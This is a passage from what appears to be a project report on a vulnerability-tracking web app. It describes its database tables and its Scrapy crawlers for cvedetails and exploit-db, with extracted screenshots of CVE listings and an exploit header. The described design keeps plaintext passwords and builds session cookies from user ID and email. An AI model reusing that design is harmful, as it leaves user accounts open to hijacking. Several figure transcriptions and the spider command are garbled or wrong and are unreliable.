- Vendor: its type is *varchar* of length 30 and it is the vendor of a product. For example: "*Cisco*".
- Product: its type is *varchar* of length 60 and it is the product itself. For example: "*Packet Tracer*".
- Version: its type is *varchar* of length 10 and it is the version of a product. For example: "*4.0*".
- CVE: its type is *varchar* of length 14. It's the foreign key pointing to the `Vulnerabilities_CVE` table. That way, products and CVEs are linked and it is possible to find everything from the `Vulnerabilities_CVE` table for a given product. For example, it is possible to access the description the vulnerabilities given a vendor, product and version.

It's important to note that there is a *unique key* made up by `Vendor`, `Product`, `Version` and `CVE`. That way, it is not possible to store duplicates.

The first idea was to base the *unique key* on `Vendor`, `Product` and `Version`, but since there are products with several CVEs linked to, that would have been a big problem, so including the `CVE` for the *unique key* worked it out.

The number of products stored in this table is above 500.000. Those products are the ones the final user is going to introduce on their searches in order to find the vulnerabilities and, optionally, the exploits from.

3.1.4 Exploits

This table stores all the exploits from www.exploit-db.com, but only those that have a *CVE* linked. This is about 60% of all the current exploits. This table has the following columns:

- ID. Its type is *varchar* of length 9 and it uniquely identifies an exploit. It is the primary key of the Exploits table.
- CVE. Its type is *varchar* of length 30. It is a foreign key referencing *Vulnerabilities_cve* table. With the *CVE* as a primary key in *Vulnerabilities_cve* table and as a *foreign key* in both *Products* and *Exploits* table, it is possible to obtain all the exploits and vulnerabilities for a given product. In fact, all the columns are can be accessed and fetched the information from.
- Date. Its type is *date*, and it's formatted as: YYYY-mm-dd. It represent the date an exploit has been released and stored into the *exploitdb* database.
- Exploit. Its type is *varchar* (10000). It is the exploit itself with the explanation of how the exploit works, what is the vulnerability based on, and the code itself of the exploit.

18.000 exploits have been already stored, and as it has been already said, only those that have a *CVE* linked to.

It is important to note that the sometimes exploits contains *JavaScript*, *HTML* or *PHP* code that, if not properly sanitized it can cause the application working undesirably, and dangerous code could be executed on the server.

Having the exploits is not the main aim of the project, it's just a plus, and even though the exploits not including the *CVEs* could have been easily stored on the database, it hasn't considered a high priority. Instead, the priority has been achieving coherence and consistency, so that, for a given product, the most important priority is to know its vulnerability and then, for more advanced users who want to explore how their products could be affected and how easy it is to leverage the vulnerability, being able to access to that information in a simple way.

3.1.5 Users

This table contains the users that can access the application with an email and a password. The table columns are the following:

- ID. Its type is an *int*. The *ID* uniquely identifies a user, its value auto increments. That means that there is no need to insert this column when registering a new user. The *ID* is the *primary key* of the `Users` table and it is the column that works as a link between the `Users` and `Requests` tables. This column is especially important because, for the user interface part, the user is going to be identified by his *ID*, even though the user has previously inserted the email and the password before. Because of its simplicity, it is going to be the main part of the *cookie*, of the *PHPSESSID*, and the part of the *cookie* is going to identify the user through the whole website.
- Email. Its type is a *varchar* of length 60 and it is the email address that is going to receive the emails from the **Mail Processor** module whenever a vulnerability appears and is related to a product the user is subscribed to. That means, a product the user has inserted in the website. The Email is also part of the *cookie*, of the *PHPSESSID*, and it is used for being displayed at the top of the website for the user to know that is him who is logged in in the website and not another one. For a sense of safety and consistence surfing the website as the email is displayed at the top of every page.
- Password. Its type is a *varchar* of length 20 and it's the website password. That password doesn't have to be the email password.

It is important to note that the new users can only be created by the database administrator. The reasons are, because the application is private and the ones who want to use the application have to contact the administrator for having access to the application. Another reason is, that, if a person with bad intentions signs him up with a fake email and attaches to all the products, that email address is going to receive, although not harmful, many spam emails about vulnerabilities that person is not interested in.

3.1.6 Requests

This table stores the user's requests, that is, the products a user wants to know the vulnerabilities from.

This table, unlike the other tables, can be filled from the user interface. The user is allowed to both adding new requests and therefore, inserting them into the table, and, deleting requests from the table. The structure of the table's columns is the following:

- Vendor. Its type is *varchar* of length 30. It is the vendor of the product.
- Product. Its type is *varchar* of length 60. It is the product itself.
- Date. Its type is *date*. It is the date from where the user wants to know the vulnerabilities from a product. It's important to note that the date is going to check the date from where a product has been updated and not published, because that is what really the user is interested in.
This field is useful because maybe a user could be looking for the *SAP* product vulnerabilities but only wants results from a specific date, because she doesn't need the large amount of results from long time before she is using that specific product.
- Exploit. Its type is a *varchar* of length 3. The only possible values are either "Yes" or "No" and it gives the user the chance of choosing whether the user wants to be giving the product's exploits or not.
- ID. Its type is *int* and it is a foreign key linking the Users table.
This field is of paramount importance for user-handling as it's the field that allows retrieving the products for the user that logged in.

3.1.7 Alerts

This table stores the emails from the mailing lists for a given user, based on the requested products he has inserted.

The `Alerts` table is filled after processing the emails in the mail harvester. The emails are given to another function that takes care of obtaining all the users related for an email.

The emails stored in this table are going to be shown to the user on a specific section of the website given its importance.

The user can also interact with this table by deleting alerts she doesn't want to know about anymore. The user is not able of inserting new alerts, because that happens automatically through the mail processor module.

The structure of the table is as follows:

- Subject. Its type is a *varchar* of length 500. It is the subject of the email, the same than in the `Vulnerabilities_cve` table.
- Date. Its type is a *date* and it's the date when the vulnerability has been received by the email harvester.
- Summary. Its type is a *medium* text, and it has the same content as the one from `Vulnerabilities_cve` table for a given email.
- ID. Its type is an *int*. It is a foreign key referencing a user. This way, when a user logs in the website, and accesses the alerts section of the website, the user is presented only the alerts for himself.

3.2 Web Crawlers

This is, along with the **Mail Processor**, the core of the project; it's the module that fills the following database base tables: `Vulnerabilities_cve`, `Products` and `Exploits`.

`Vulnerabilities_cve` and `Products` tables are built from crawling <http://www.cvedetails.com> and the `Exploits` table from <http://www.exploit-db.com/>.

This allows the project databases being automatically up to date just by gathering information from the sources frequently.

In order to harvest the vulnerabilities from *cvedetails*, *Scrapy*, a *Python* framework for extracting data from websites has been the best option found by far. Before crawling with *Scrapy*, other libraries and programming languages have been tested, such as *Goutte*, a *PHP* library for web crawling.

Actually, all the crawling part was first performed using *Goutte*, but there has been several reasons for choosing using *Scrapy* over *Goutte*:

- *Scrapy* crawls using threads. That means it crawls asynchronously, been able to perform multiple requests at the same time and, therefore, crawling much faster.
- The personal experience with *Python* over *PHP*.
- Having the backend (crawling and email gathering) part written on the same language (everything is in *Python*).
- Once getting comfortable with the *Scrapy* framework, writing a new crawler for other website takes a very short time. It is very easy to adapt the code from one project to another one.
- *Scrapy* documentation is much better than *Goutte* documentation. It's important to note that, with the *Scrapy* framework, the way for selecting an element is through *XPath*.

XPath is a language itself that allows us to select elements within the *XML*, their attributes and any other information inside the website.

XPath is a very easy and versatile language to use which allows powerful selectors and functions that expand a lot the possibilities and makes it the best language for treating XML-based documents.

This is an example of how *XPath* looks like:

Given the following XML:

```
<catalog>
  <cd id="1">
    <title>Empire Burlesque</title>
    <artist class="name">Bob Dylan</artist>
    <country>USA</country>
    <company>Columbia</company>
    <price>10.90</price>
    <year>1985</year>
  </cd>

  <cd id="2">
    <title>Hide your heart</title>
    <artist class="name">Bonnie Tyler</artist>
    <country>UK</country>
    <company>CBS Records</company>
  </cd>
</catalog>
```

The XPath to select the companies' text from the second CD is:

```
//cd[@id='2']/company/text()
```

Which means, get the text from the companies element from the cd with a class named "id" of value "2". The // means that it doesn't matter what the parent node of "cd" is. This would return;

CBS Records

XPath Records

If the interest is just to know what the first company is, the *XPath* expression should be:

```
//cd[@id='2']/company[position()=1]/text()
```

This returns only the text from the first company element from the CD with a class named "id" of value "2". And that would be:

CBS Records

When crawling with *Scrapy*, there are four important parts must be set up:

- The name of the spider.
- The allowed domains where the spider can crawl.
- The *URL* from where the spider is going to start crawling the website.
- The links the spider is going to access.
- The function that performs the crawling for the desirable links.

3.2.1 CVEspider

This spider crawls the *cvedetails* website, extracts the products and vulnerabilities and inserts them into the local database.

The different parts of a *Scrapy* spider inside the *CVEspider* are.

-Name:

```
name = "cve"
```

This is the name of the spider, and the name used for calling the spider from the command line:

```
scrapy dmoz crawl
```

-Allowed domains:

```
allowed_domains = ["cvedetails.com"]
```

It's an array; if more domains want to be crawled at the same time in the same file, it is possible by creating an array with more than one position, for example:

```
allowed_domains = ["cvedetails.com", "exploitdb.com"]
```

-Starting url:

```
start_urls = [
    "http://www.cvedetails.com/vulnerability-list/"
]
```

This is the website from where all the CVEs and products crawling start from:




Figure 5 – CVEdetails crawling starting page

-Links:

As far as the links are concerned, there are two possible actions can be performed: either clicking them and do nothing with the information inside, just follow the link; or crawling the information within it.

This is the part of the code in charge of handling the links:

```
rules =
[Rule(SgmlLinkExtractor(restrict_xpaths=('//div[@class="paging"]/a'
)), follow=True),
    Rule(SgmlLinkExtractor(restrict_xpaths=('//tr/td[@nowrap]/a')),
        callback='parse_item')]
```

This is an array of rules, determining how the crawler is going to behave with respect to the links. The first position of the array, is:

```
Rule(SgmlLinkExtractor(restrict_xpaths=('//div[@class="paging"]/a'
)), follow=True)
```

This rule corresponds to all the pages inside the page from where the crawler starts from, <http://www.cvedetails.com/vulnerability-list/>.

47	CVE-2015-5148 89	Exec Code Sql	2015-06-30	2015-07-01	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
SQL injection vulnerability in LivelyCart 1.2.0 allows remote attackers to execute arbitrary SQL commands via the search_query parameter to product/search.												
48	CVE-2015-5147 119	DoS Exec Code Overflow	2015-07-14	2015-07-14	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Stack-based buffer overflow in the header_anchor function in the HTML renderer in Redcarpet before 3.3.2 allows attackers to cause a denial of service (crash) and possibly execute arbitrary code via unspecified vectors.												
49	CVE-2015-5145 399	DoS	2015-07-14	2015-07-15	7.8	None	Remote	Low	Not required	None	None	Complete
validators.URLValidator in Django 1.8.x before 1.8.3 allows remote attackers to cause a denial of service (CPU consumption) via unspecified vectors.												
50	CVE-2015-5144 20	Http R.Spl.	2015-07-14	2015-07-15	4.3	None	Remote	Medium	Not required	None	Partial	None
Django before 1.4.21, 1.5.x through 1.6.x, 1.7.x before 1.7.9, and 1.8.x before 1.8.3 uses an incorrect regular expression, which allows remote attackers to inject arbitrary headers and conduct HTTP response splitting attacks via a newline character in an (1) email message to the EmailValidator, a (2) URL to the URLValidator, or unspecified vectors to the (3) validate_ipv4_address or (4) validate_slug validator.												
Total number of vulnerabilities : 70837 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378												

Figure 6 – CVEdetails CVE's pages

The numbers at the bottom are all the pages, ordered by date, from 2015 to 1999. There are 1417 links. According to the rule, all those links are going to be followed, so inside a specific link, the information is not going to be collected.

In order to select the links, this is the *XPath* expression:

```
//div[@class="paging"]//a
```

That means, selecting all the “a” elements within a div that has a class called class of value paging. This corresponds, in order to illustrate in detail how it works to a selection within the following *HTML* code:

50	CVE-2015-5144 20	Http R.Spl.	2015-07-14	2015-07-15	4.3	None
Django before 1.4.21, 1.5.x through 1.6.x, 1.7.x before 1.7.9, and 1.8.x before 1.8.3 allows remote attackers to inject arbitrary headers and conduct HTTP response splitting attacks via a newline character in an (1) email message to the EmailValidator, a (2) URL to the URLValidator, or unspecified vectors to the (3) validate_ipv4_address or (4) validate_slug validator.						
Total number of vulnerabilities : 70837 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378						

```

<h1>
  Security Vulnerabilities
</h1>
<div class="submenu"></div>
<div class="paging" id="pagingt" style="display:none; clear:
both;"></div>
<div style="display:block;"></div>
<div style="display:block;"></div>
<form></form>
<div id="searchresults"></div>
<div class="paging" id="pagingb">
  "
  Total number of vulnerabilities : "
  <b>70837</b>
  " &nbsp;
  Page :
  "
  <a href="/vulnerability-list.php?
vendor_id=&product_id=&version_id=&page=1&hasexp=&_
th=0&cweid=&order=1&trc=70837&sha=3cf9994d68386594f1283fc226cf5
1dad5fe72b8" title="Go to page 1">1</a>
  "
  (This Page)"
  <a href="/vulnerability-list.php?
vendor_id=&product_id=&version_id=&page=2&hasexp=&_
th=0&cweid=&order=1&trc=70837&sha=3cf9994d68386594f1283fc226cf5
1dad5fe72b8" title="Go to page 2">2</a>
  "

```

Figure 7 – CVEdetails XPath page selector

The function named `parse_item` inserts into two databases: `Vulnerabilities_cve` and `Products`, therefore, it's going to be explained in two different parts.

3.2.1.1 Vulnerabilities:

Vulnerabilities are stored in an object from the class called `VulnerabilityItem`, created on the `items.py` file like all the items. `VulnerabilityItem` has the following structure:

```
class VulnerabilityItem(scrapy.Item):

    CVE = scrapy.Field()
    Description = scrapy.Field()
    P_Date = scrapy.Field()
    U_Date = scrapy.Field()
    Score = scrapy.Field()
    Type = scrapy.Field()
```

-CVE:

```
cve = response.xpath("//h1/a[@title][position() = 1]/text()").extract()[0]
```



Figure 10 – CVEDetails XPath CVE field selector

It is important to note that only the first “a” element is selected, because there can be two “a” elements, and the second position is a link to the exploit references, in case there is a known exploit for a specific CVE.

-Description:

```
description = response.xpath("//td/div[@class='cvedetailssummary']/text()").extract()[0]
```




Figure 11 – CVEDetails XPath Description field selector

-P_Date and U_Date:

```
datenote =  
response.xpath("//span[@class='datenote']/text()").extract()[0]
```

Publish Date : 2009-11-29 Last Update Date : 2011-12-12

``
Publish Date : 2009-11-29 Last Update Date : 2011-12-12 ``

Figure 12 - CVEDetails XPath P Date and U Date selector

As far as `P_Date` and `U_Date` fields are concerned, it's important to mention that they are not separated in different elements. They are in the same element.

The string with the published and the updated date are harvested together. Therefore, it has been necessary to split them and creating two variables for the published date and the updated date parts.

-Score:

```
vulnerability['Score'] =  
response.xpath("//td/div[@class='cvssbox']/text()").extract()[0]
```

- CVSS Scores & Vulnerability Types

CYSS Score

5.0

```
<td>  
  <div class="cvssbox" style="background-color:#ffcc00">5.0</div>  
</td>
```

Figure 13 – CVEDetails XPath Score field selector

-Type:

```
type_aux =
response.xpath("//table//tr[position()=8]/td/span/text()").extract
()
```

Integrity Impact	Partial (Modification of some system files or information does not have control over what can be modified, or the impact can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances are required, but little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Http response splitting
CWE ID	20

```

▼ table id="cvssscorestable" class="details">
  ▼ tbody
    ▶ <tr>...</tr>
    ▶ <tr>...</tr>
    ▶ <tr>...</tr>
    ▶ <tr>...</tr>
    ▶ <tr>...</tr>
    ▶ <tr>...</tr>
    ▶ <tr>...</tr>
    ▼ <tr>
      <th>Vulnerability Type(s)</th>
      ▼ <td>
        <span class="vt https">HTTP response splitting</span>

```

Figure 14 – CVEDetails XPath Type field selector

It's worth mentioning that, if there a *CVE* with more than one type of vulnerability related, each type is a new `span` element, and `type_aux` the variable is a list of all the vulnerabilities.

What the application is meant to perform is to insert all the vulnerabilities as one string, so, after gathering a list of types of vulnerabilities, this list is

converted into a string, and that is what is inserted into the `Type` column of `Vulnerabilities_cve` table.

The part of the code in charge of the database insertion is:

```
insert_vulnerabilities
(vulnerability['CVE'],vulnerability['Description'],vulnerability['
P_Date']\
    ,vulnerability['U_Date'],
vulnerability['Score'],vulnerability['Type'])
```

This function and all the functions that have to do with the database insertions from the web crawlers are located in a file named `queries.py`.

3.2.1.2 Products:

Products are stored in an object from the class called `Products`, created on the `items.py` file as all the items.

`ProductItem` has the following structure:

```
class ProductItem(scrapy.Item):

    Vendor = scrapy.Field()
    Product = scrapy.Field()
    Version = scrapy.Field()
    CVE = scrapy.Field()
```

-CVE:

`CVE` is obtained when harvesting the vulnerability and this value is the same than that one inserted into the `Vulnerabilities_cve` table.

-Vendor:

```
product['Vendor'] =
response.xpath("//table[@id='vulnprodstable']//tr/td[position() =
3]/a/text()").extract()
```

Products Affected By CVE-2009-4086

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	JavaScript	Xerver Http Server	4.31			Version Details Vulnerabilities
2	Application	JavaScript	Xerver Http Server	4.32			Version Details Vulnerabilities

Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
JavaScript	Xerver Http Server	2

References For CVE-2009-4086

Exploit! <http://packetstormsecurity.org/0911-exploits/xerver-split.txt>
<http://secunia.com/advisories/36681>

```

<h2 onclick="pm('vulnprodstable')">...</h2>
<table class="listtable" id="vulnprodstable">
  <tbody>
    <tr>...</tr>
    <tr>
      <td class="num">1
      </td>
      <td>Application
      </td>
    </tr>
  </tbody>
  <tr>
    <td>
      <a href="http://www.cvedetails.com/vendor/10288/JavaScript.html" title="Details for JavaScript">JavaScript</a>
    </td>
  </tr>

```

Figure 15 – CVEDetails XPath Vendor selector

-Product:

```
product['Product'] =
response.xpath("//table[@id='vulnprodstable']//td[position() =
4]/a/text()").extract()
```

Products Affected By CVE-2009-4086

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	JavaScript	Xerver Http Server	4.31			Version Details Vulnerabilities
2	Application	JavaScript	Xerver Http Server	4.32			Version Details Vulnerabilities

Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
JavaScript	Xerver Http Server	2

References For CVE-2009-4086

Exploit! <http://packetstormsecurity.org/0911-exploits/xerver-split.txt>
<http://secunia.com/advisories/36681>

```

<h2 onclick="pm('vulnprodstable')">...</h2>
<table class="listtable" id="vulnprodstable">
  <tbody>
    <tr>...</tr>
    <tr>
      <td class="num">1
      </td>
      <td>Application
      </td>
    </tr>
    <tr>
      <td>
        <a href="http://www.cvedetails.com/product/21658/JavaScript-Xerver-Http-Server.html?vendor_id=10288" title="Product Details JavaScript Xerver Http Server">Xerver Http Server</a>
      </td>
    </tr>

```

Figure 16 – CVEDetails XPath Product selector

-Version:

```
product['Version'] =
response.xpath("//table[@id='vulnprodstable']//td[position() =
5]/text()").extract()
```

Products Affected By CVE-2009-4086

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	JavaScript	Xerver Http Server	4.31			Version Details Vulnerabilities
2	Application	JavaScript	Xerver Http Server	4.32			Version Details Vulnerabilities

Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
JavaScript	Xerver Http Server	2

References For CVE-2009-4086

Exploit! <http://packetstormsecurity.org/0911-exploits/xerver-split.txt>
<http://secunia.com/advisories/36681>

```

<h2 onclick="pm('vulnprodstable')">...</h2>
<table class="listtable" id="vulnprodstable">
  <tbody>
    <tr>...</tr>
    <tr>
      <td class="num">1
      </td>
      <td>Application
      </td>
    </tr>
    <tr>
      <td>
        <a href="http://www.cvedetails.com/product/21658/JavaScript-Xerver-Http-Server.html?vendor_id=10288" title="Product Details JavaScript Xerver Http Server">Xerver Http Server</a>
      </td>
    </tr>
    <tr>
      <td>4.31
      </td>
    </tr>

```

Figure 17 – CVEDetails XPath Version selector

The insertion into the Products table is handled in this part of the code:

```
for x in range(len(product['Vendor'])):
    print cve
    print product['Vendor'][x]
    print product['Product'][x]
    print product['Version'][x].strip()
    insert_product
(product['Vendor'][x],product['Product'][x],product['Version'][x].
strip(),cve)
```

It is important to note that, unlike the vulnerability insertion, for each *CVE*, there can be more than one product to insert into the database. That is the reason the insertion code is inside a `for` loop, inserting as many products as the length of the `product['Vendor']`.

3.2.2 updateSpider:

This crawler is very similar to the *CVEspider*, the differences are:

-Starting URL:

```
start_urls = [
    "http://www.cvedetails.com/vulnerability-
search.php?f=1&vendor=&product=&cveid=&cweid=&cvssscoremin=&cvssscoremax=&psy=&psm=&pey=&pem=&usy=&usm=&uey=6000&uem=4"
]
```

Number 6000 means the year 6000, that is, the page is going to show updated vulnerabilities from that year backwards. It's a way to ensure that the crawling would start by the most recent year.

-Crawling function:

It crawls the same elements. The caveat is that an `insert` function is not called, but a function that updates the *CVE*:

```
update_vulnerability
(vulnerability['CVE'],vulnerability['Description'],vulnerability['
P_Date']\
    ,vulnerability['U_Date'],
vulnerability['Score'],vulnerability['Type'])
```

3.2.3 exploitSpider

This spider crawls the *exploitdb* website, extracts the exploits and inserts them into the database.

Exploits are stored in an object from the class called `ExploitItem`, which has the following structure:

```
class ExploitItem(scrapy.Item):  
  
    ID = scrapy.Field()  
    CVE = scrapy.Field()  
    Date = scrapy.Field()  
    Exploit = scrapy.Field()
```

-Name:

```
name = "exploitSpider"
```

-Allowed domains:

```
allowed_domains = ["www.exploit-db.com"]
```

-Starting URL:

```
start_urls = [  
    "https://www.exploit-  
db.com/search/?order_by=date&order=desc&pg="+str(i)+"&action=search"  
    for i in range(1,2000)  
]
```

It should be noted that, for the *exploitSpider*, unlike the *CVEspider*, the starting *URLs* is a list of 2000 positions, instead just one *URL*.

This is because it has not been possible to select the pages through the *XPath* way, so, this alternative has turned to be also easy, effective and it also meets the requirements perfectly. This website would be the first page:

https://www.exploit-db.com/search/?order_by=date&order=desc&pg=1&action=search

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers.

Title CVE (eg: 2015-1423)

Advanced search

35,159 total entries
<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2015-08-07				Heroes of Might and Magic III .h3m Map file Buffer Overflow	windows	metasploit
2015-08-07		-		Linux x86 Memory Sinkhole Privilege Escalation PoC	linux	Christopher Do.
2015-08-07				Froxlor Server Management Panel 0.9.33.1 - MySQL Login Information Disclosure	php	Dustin Dörr
2015-08-07		-		PHP News Script 4.0.0 - SQL Injection	php	Meisam Monsef
2015-08-07				PCMan FTP Server 2.0.7 - PUT Command Buffer Overflow	windows	Jay Turla
2015-08-07		-		Windows NProxy Privilege Escalation XP SP3 x86 and 2003 SP2 x86 (MS14-002)	win32	Tomislav Paska.
2015-08-07		-		BIGINT Overflow Error Based SQL Injection	multiple	Osanda Malith

Figure 18 – ExploitDB crawling starting page

-Links:

```
rules =
[Rule(SgmlLinkExtractor(restrict_xpaths=('//td[@class="description"
]/a')), callback='parse_item')]
```

From each starting *URL*, there are not links to be followed. The exploits itself are directly clicked, harvested and inserted into the *Exploits* database.

-Crawling function:

This function harvests all the exploits and inserts into the database those that have an associated *CVE*. This is an example of what is crawled, for a specific exploit:

Internet Download Manager - OLE Automation Array Remote Code Execution

EDB-ID: 37668	CVE: 2014-6332	OSVDB-ID: N/A
Verified: ✖	Author: Mohammad Reza Espargham	Published: 2015-07-21
Download Exploit: Source Raw		Download Vulnerable App: N/A

« Previous Exploit

Next Exploit »

```

1  #!/usr/bin/php
2  <?php
3  # Title : Internet Download Manager - OLE Automation Array Remote Code Execution
4  # Affected Versions: All Version
5  # Founder : InternetDownloadManager
6  # Tested on Windows 7 / Server 2008
7  #
8  #
9  # Author      : Mohammad Reza Espargham
10 # LinkedIn   : https://ir.linkedin.com/in/rezasp
11 # E-Mail    : me[at]reza[dot]es , reza.espargham[at]gmail[dot]com
12 # Website   : www.reza.es
13 # Twitter   : https://twitter.com/rezesp
14 # FaceBook  : https://www.facebook.com/mohammadreza.espargham
15 #
16 #
17 # OleAut32.dll Exploit MS14-064 CVE2014-6332
18 #
19 #
20 # 1 . run php code : php idm.php
21 # 2 . open "IDM"

```

Figure 19 – ExploitDB exploit sample

Inside the page above, the following fields are collected and inserted as columns into the Exploit table: ID, CVE, Date, Exploit.

-ID:

```

exploit['ID'] =
response.xpath("//table[@class='exploit_list']/tr[position()=1]/td[position()=1]/text()").extract()[0]

```

EDB-ID: 37668	CVE: 2014-6332	OSVDB-ID: N/A
Verified: ✖	Author: Mohammad Reza	Published: 2015-07-

```

▼ <div class="info">
  ▼ <table class="exploit_list">
    ▼ <tbody>
      ▼ <tr>
        ▼ <td>
          <strong>EDB-ID:</strong>
            " 37668"

```

Figure 20 – ExploitDB XPath ID field selector

-CVE:

```

exploit['CVE']=response.xpath("//table[@class='exploit_list']/tr[
position()=1]/td[position()=2]/a/text()").extract()[0]

```


EDB-ID: 37668	CVE: 2014-6332	OSVDB-ID: N/A
Verified: x	Author: Mohammad Reza	Published: 2015-07-

Figure 21 – ExploitDB XPath CVE field selector

-Date:

```
exploit['Date'] =
response.xpath("//table[@class='exploit_list']/tr[position()=2]/td[position()=3]/text()").extract()[0]
```

EDB-ID: 37668	CVE: 2014-6332	OSVDB-ID: N/A
Verified: x	Author: Mohammad Reza Espargham	Published: 2015-07- 21

Figure 22 – ExploitDB XPath Date field selector

-Exploit:

```
exploit['Exploit'] =
response.xpath("//div[@id='container']/pre/text()").extract()[0]
```

EDB-ID: 37668	CVE: 2014-6332	OSVDB-ID: N/A
Verified: x	Author: Mohammad Reza	Published: 2015-07-

Figure 23 - ExploitDB XPath Exploit field selector

It should be noted that the exploit field has been crawled based on the source code of the website; inspect element didn't work because it takes into account the *Javascripts* that run in the web for the client, but since the real elements are in the source code of the website, all could have been crawled looking at the source code.

The only cases it can't be crawled looking at the 'inspect element' are when there are *Javascripts* that modifies the tags of the elements, as it has been this case with the 'exploit' field.

This is the part that calls the function that inserts the exploit into the database:

```
insert_exploit(exploit['ID'], "CVE-
"+exploit['CVE'], exploit['Date'], exploit['Exploit'])
```

3.2.4 Scrapy states

It should be noted that there are two states as far as the crawling is concerned:

- First crawling.
- Update crawling.

-First crawling:

This is the first crawling made, when the database is empty, in order to dump the whole *exploitdb* and *cvedetails* into VULDRONEDB database.

It has been told before that *Scrapy* is a framework that can crawl websites asynchronously and it uses multiple threads for crawling

